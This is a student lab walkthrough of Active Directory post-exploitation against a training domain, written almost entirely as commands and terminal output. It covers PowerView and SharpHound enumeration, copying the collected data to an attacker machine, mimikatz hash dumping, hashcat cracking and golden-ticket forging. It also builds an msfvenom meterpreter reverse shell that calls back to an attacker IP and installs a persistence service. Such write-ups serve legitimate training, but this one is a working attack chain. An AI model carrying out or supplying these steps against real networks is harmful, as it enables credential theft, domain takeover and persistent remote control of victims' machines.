SECURITY WALKTHROUGH

<post-Exploitation basics >

Submitted to: << sprints >>

Security Analyst: << Ali Mohamed Abdelfatah >>

Security Analyst: << Mohamed Ahmed Fathy>>

Security Analyst: << Tarek Ayman Hassan>>

Security Analyst: << Ali Samy Gomaa>>

Security Analyst: << Zyad Mohamed Hagag>>

1.) Starting Powershell

— powershell —ep bypasses the execution policy of powershell allowing you to easily run scripts

Start PowerView

```
PS C:\Users\Administrator> cd .\Downloads\
PS C:\Users\Administrator\Downloads> .\PowerView.ps1
```

Enumerate the domain users

```
PS C:\Users\Administrator\Downloads> Get-NetUser | select cn
cn
--
Administrator
Guest
krbtgt
Machine_1
Admin_2
Machine_2
SQL Service
dMeWAtITRf
```

Enumeration w/ Bloodhound

Getting loot w/ SharpHound –

powershell -ep bypass same as with PowerView. .\Downloads\SharpHound.ps1

Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip

```
PS C:\Users\Administrator\Downloads> . .\SharpHound.ps1
PS C:\Users\Administrator\Downloads> Invoke-Bloodhound -CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip
Initializing SharpHound at 12:48 AM on 7/5/2023

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain CONTROLLER.LOCAL using path CN=Schema,CN=Configuration,DC=CONTROLLER,DC=LOCAL
PS C:\Users\Administrator\Downloads> [+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 78 MB RAM
Status: 0 objects finished (+66 66)/s -- Using 84 MB RAM
Enumeration finished in 00:00:01.5376496
Compressing data to C:\Users\Administrator\Downloads\20230705004823_loot.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 12:48 AM on 7/5/2023! Happy Graphing!
```

Transfer the loot.zip folder to Attacker Machine

Starting the ssh service



PS C:\Users\Administrator\Downloads> scp 20230705034533_loot.zip kali@10.4.14.198:/tm
The authenticity of host '10.4.14.198 (10.4.14.198)' can't be established.
ECDSA key fingerprint is SHA256:ILhTP9E/0DdPXBh9AvR62VExnTgiUxV1PHXVYUViFfM.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.4.14.198' (ECDSA) to the list of known hosts.
kali@10.4.14.198's password:
20230705034533_loot.zip
PS C:\Users\Administrator\Downloads>

Mapping THE NETWORK WITH BLOODHOUND

register Bloodhound

The queries can be as simple as find all domain admins



Dumping hashes w/ mimikatz

Navigate to Mimikatz Directory

cd Downloads && mimikatz.exe

Enable Debug Privilege

privilege::debug

To see all the **NTLM** hashes **Command:** lsadump::lsa/patch

```
mimikatz # lsadump::lsa /patch
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2777b7fec870e04dda00cd7260f7bee6
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf
RID : 0000044f (1103)
User : Machine1
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b
RID : 00000451 (1105)
User : Admin2
LM :
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 5508500012cc005cf7082a9a89ebdfdf
RID : 0000044f (1103)
User : Machine1
NTLM : 64f12cddaa88057e06a81b54e73b949b
RID : 00000451 (1105)
User : Admin2
NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
RID : 00000452 (1106)
User : Machine2
LM :
NTLM: c39f2beb3d2ec06a62cb887fb391dee0
RID : 00000453 (1107)
User : SQLService
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

Cracking the Hashes with Hashcat

hashcat -m 1000 <path_to_hashes.txt> /path/to/rockyou.txt

This will start the cracking process. Hashcat will try to match the hashes against the wordlist, revealing user passwords.

the same method for the Machine2 password.

Golden Ticket Attacks w/ mimikatz

Golden Tickets are extremely powerful because they allow access to any machine in the domain for an indefinite period. This is done by forging a Kerberos Ticket Granting Ticket (TGT) for the krbtgt account Dump the krbtgt Hash

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-849420856-2351964222-986696166

RID : 000001f6 (502)
User : krbtgt

* Primary
NTLM : 5508500012cc005cf7082a9a89ebdfdf
LM :
Hash NTLM: 5508500012cc005cf7082a9a89ebdfdf
ntlm- 0: 5508500012cc005cf7082a9a89ebdfdf
lm - 0: 372f405db05d3cafd27f8e6a4a097b2c
```

Creating a golden ticket. Command: kerberos::golden /user: Administration /domain:controller.local /sid:<S_ID_> /<Account_which_you_want_to_make_administrator>:<NTLM_HASH> /id:<Administrator ID>

```
mimikatz # kerberos::golden /user:Administration /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500

User : Administration

Domain : controller.local (CONTROLLER)

SID : S-1-5-21-849420856-2351964222-986696166

User Id : 500

Groups Id : *513 512 520 518 519

ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt

Lifetime : 6/29/2023 2:11:43 AM ; 6/26/2033 2:11:43 AM

→ Ticket : ticket.kirbi

* PAC generated

* PAC signed

* EncTicketPart generated

* EncTicketPart encrypted

* KrbCred generated

Final Ticket Saved to file !

mimikatz # ■
```


To Open a Command Prompt with Domain Admin Privileges


```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF63E1043B8
mimikatz #
```

Enumeration w/ Server Manager:

To find out the users enter the server using **RDP**

A active Directory Users and Computers





The **SQLSERVICE** account **NTLM** hash

```
RID : 00000453 (1107)
User : SQLService
LM :
NTLM : f4ab68f27303bcb4024650d8fc5f973a
```

Now decrypting it. Using **hashcat** to break the hash using rockyou.txt as a wordlist. **Command:** hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

Maintaining Access:

uploading payload in the target machine.

```
(root@kali)-[~]
    msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.86.117 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe

(root@kali)-[~]
```

sending the payload to the target machine

```
crost@kali)=[~]
scp shell.exe Administrator@10.10.149.78:shell.exe
Administrator@10.10.149.78's password:
shell.exe

100% 72KB 31.9KB/s 00:02

crost@kali)=[~]
```

checking whether it is uploaded or not.

```
ssh Administrator@10.10.149.78
Administrator@10.10.149.78's password:
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is F83F-6346
Directory of C:\Users\Administrator
06/29/2023 08:41 AM
                       <DIR>
06/29/2023 08:41 AM
                       <DIR>
05/13/2020 08:01 PM
                                      3D Objects
05/13/2020 08:01 PM
                       <DIR>
                                      Contacts
05/13/2020 08:01 PM
                       <DIR>
                                      Desktop
05/14/2020 08:27 PM
                                      Documents
10/03/2020 08:33 AM
                       <DIR>
                                      Downloads
05/13/2020 08:01 PM
                       <DIR>
                                      Favorites
05/13/2020 08:01 PM
                                      Links
05/13/2020 08:01 PM
                       <DIR>
                                      Music
05/13/2020 08:01 PM
                       <DIR>
                                      Pictures
05/13/2020 08:01 PM
                       <DIR>
                                      Saved Games
05/13/2020 08:01 PM
                                      Searches
06/29/2023 08:41 AM
                               73,802 shell.exe
05/13/2020 08:01 PM
                       <DIR>
                                      Videos
              1 File(s)
                                73,802 bytes
              14 Dir(s) 52,085,141,504 bytes free
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>
```

```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
   Ready ...
   > access security
   access: PERMISSION DENIED.
   > access security grid
   access: PERMISSION DENIED.
   > access main security grid
   access: PERMISSION DENIED....and ...
  -[ metasploit v6.3.19-dev
-- -- [ 2318 exploits - 1215 auxiliary - 412 post
-- -- [ 1234 payloads - 46 encoders - 11 nops
-- -- [ 9 evasion
Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
msf6 > search type:exploit name:handler
Matching Modules
   # Name
                                                                                   Disclosure Date Rank
   0 exploit/freebsd/misc/citrix_netscaler_soap_bof
                                                                                   2014-09-22
                                                                                                                               Citrix NetScaler SOAP Handler Remote Code Execution
1 exploit/multi/handler
2 exploit/mindows/browser/notes_handler_cmdinject
3 exploit/windows/browser/ms05_054_onload
mote Code Execution
                                                                                                                               Generic Payload Handler
IBM Lotus Notes Client URL Handler Command Injection
MS05-054 Microsoft Internet Explorer JavaScript OnLoad Handler Re
                                                                                                         manual
excellent
                                                                                   2012-06-18
                                                                                                         normal
   tection

4 exploit/windows/local/bypassuac_comhijack 1900-01-01

5 exploit/windows/local/bypassuac_sluihijack 2018-01-15

6 exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc 2015-12-18
                                                                                                                               Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
Windows UAC Protection Bypass (Via Slui File Handler Hijack)
blueman set_dhcp_handler D-Bus Privilege Escalation
Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc
  <u>msf6</u> > use 1
  Using configured payload generic/shell_reverse_tcp
  msf6 exploit(multi/handler) >
```

setting the LHOST and LPORT.Command

```
r) > set LHOST 10.8.86.117
LHOST ⇒ 10.8.86.117
msf6 exploit(multi/ha
                            r) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
   Name Current Setting Required Description
   LHOST 10.8.86.117 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
   Id Name
   0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi
                    /handler) >
                           ) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/meterpreter/reverse tcp):
              Current Setting Required Description
                                          Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
   EXITFUNC process
   LPORT
             4444
Exploit target:
   Id Name
   0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
```

Running shell.exe IN victim machine

```
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>shell.exe
controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>

msf6 exploit(multi/handler) > exploit
```

```
<u>msf6</u> exploit(<u>multi/handler</u>) > exploit

[*] Started reverse TCP handler on 10.8.86.117:4444

[*] Sending stage (175686 bytes) to 10.10.149.78

[*] Meterpreter session 1 opened (10.8.86.117:4444 → 10.10.149.78:50006) at 2023-06-29 22:09:46 +0600

<u>meterpreter</u> >
```

meterpreter > dir			
Listing: C:\Users		trator	
cisting: c. tosers	Adminis	Cracor	
Mode	Size	Туре	Las
040555/r-xr-xr-x	0	dir	202
040777/TWXTWXTWX	0	dir	202
040777/TWXTWXTWX	0	dir	202
040555/r-xr-xr-x	0	dir	202
040777/rwxrwxrwx	0	dir	202
040555/r-xr-xr-x	0	dir	202
040555/r-xr-xr-x	0	dir	202
040555/r-xr-xr-x	0	dir	202
040555/r-xr-xr-x	0	dir	202
040555/r-xr-xr-x	0	dir	202
040777/rwxrwxrwx	0	dir	202
040555/r-xr-xr-x	0	dir	202
040777/TWXTWXTWX	0	dir	202
100666/rw-rw-rw-	786432	fil	202
100666/rw-rw-rw-	65536	fil	202
100666/rw-rw-rw-	524288	fil	202
100666/rw-rw-rw-	524288	fil	202
040777/rwxrwxrwx	0	dir	202
040555/r-xr-xr-x	0	dir	202
040777/TWXTWXTWX	0	dir	202
040777/rwxrwxrwx	0	dir	202
040555/r-xr-xr-x	0	dir	202
040555/r-xr-xr-x	0	dir	202
040777/rwxrwxrwx	0	dir	202
040777/rwxrwxrwx	0	dir	202
040777/rwxrwxrwx	0	dir	202
040555/r-xr-xr-x	0	dir	202
100666/rw-rw-rw-	86016	fil	202
100666/rw-rw-rw-	172032	fil	202
100666/rw-rw-rw-	20	fil	202
100777/FWXFWXFWX	73802	fil	202
meterpreter >			

```
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter >
```

command to come out by staying the connection.

```
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: CONTROLLER\Administrator
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

```
) > use exploit/windows/local/persistence_service
   No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(
                                                    ) > show options
Module options (exploit/windows/local/persistence_service):
                           Current Setting Required Description
   REMOTE_EXE_NAME
                                                          The remote victim name. Random string as default.
   REMOTE_EXE_PATH
RETRY_TIME
                                                          The remote victim exe path to run. Use temp directory as default. The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION
                                                          The description of service. Random string as default.
                                              no
   SERVICE_NAME
                                                          The name of service. Random string as default.
                                               yes
   SESSION
                                                          The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
              Current Setting Required Description
                                             Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC process
   LHOST
               10.0.2.89
                                  yes
   LPORT
                                             The listen port
Exploit target:
   Id Name
   0 Windows
```

Setting the **session.** The session was **1**. **Command:** set session <The session created after_background>

```
) > set LHOST 10.8.86.117
msf6 exploit(windows
LHOST ⇒ 10.8.86.117
msf6 exploit(
                                                              ) > set LPORT 5678
LPORT ⇒ 5678
msf5 exploit(
Module options (exploit/windows/local/persistence service):
                                Current Setting Required Description
    REMOTE_EXE_NAME
                                                                     The remote victim name. Random string as default.
    REMOTE_EXE_PATH
RETRY_TIME
                                                                     The remote victim exe path to run. Use temp directory as default. The retry time that shell connect failed. 5 seconds as default.
                                                                    The description of service. Random string as default. The name of service. Random string as default. The session to run this module on
    SERVICE_DESCRIPTION
    SERVICE_NAME
    SESSION
Payload options (windows/meterpreter/reverse_tcp):
                 Current Setting Required Description
    Name:
                                                      Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
The listen port
    EXITFUNC process
                  10.8.86.117
    LHOST
Exploit target:
    Id Name
    0 Windows
```

running run.

```
msf6 exploit(
                                                                  ) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(
                                                                e) > set LPORT 5678
LPORT ⇒ 5678
msf6 exploit(
[*] Started reverse TCP handler on 10.0.2.89:5678
[*] Running module against DOMAIN-CONTROLL
[*] Running module against bomain-controll
[+] Meterpreter service exe written to C:\Users\Administrator\AppData\Local\Temp\tWHEz.exe
[*] Creating service eaWTDB
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20230629.1607/DOMAIN-CONTROLL_20230629.1607.rc
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) > 
msf6 exploit(
 [*] Started reverse TCP handler on 10.8.86.117:5678
      Running module against DOMAIN-CONTROLL
 [+] Meterpreter service exe written to C:\Users\Administrator\AppData\Local\Temp\VNDNUvRu.exe
 [*] Creating service GNDA
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20230629.4755/DOMAIN-CONTROLL_20230629.4755.rc
[*] Sending stage (175686 bytes) to 10.10.37.230
 [*] Meterpreter session 3 opened (10.8.86.117:5678 → 10.10.37.230:49994) at 2023-06-29 23:48:03 +0600
 meterpreter >
```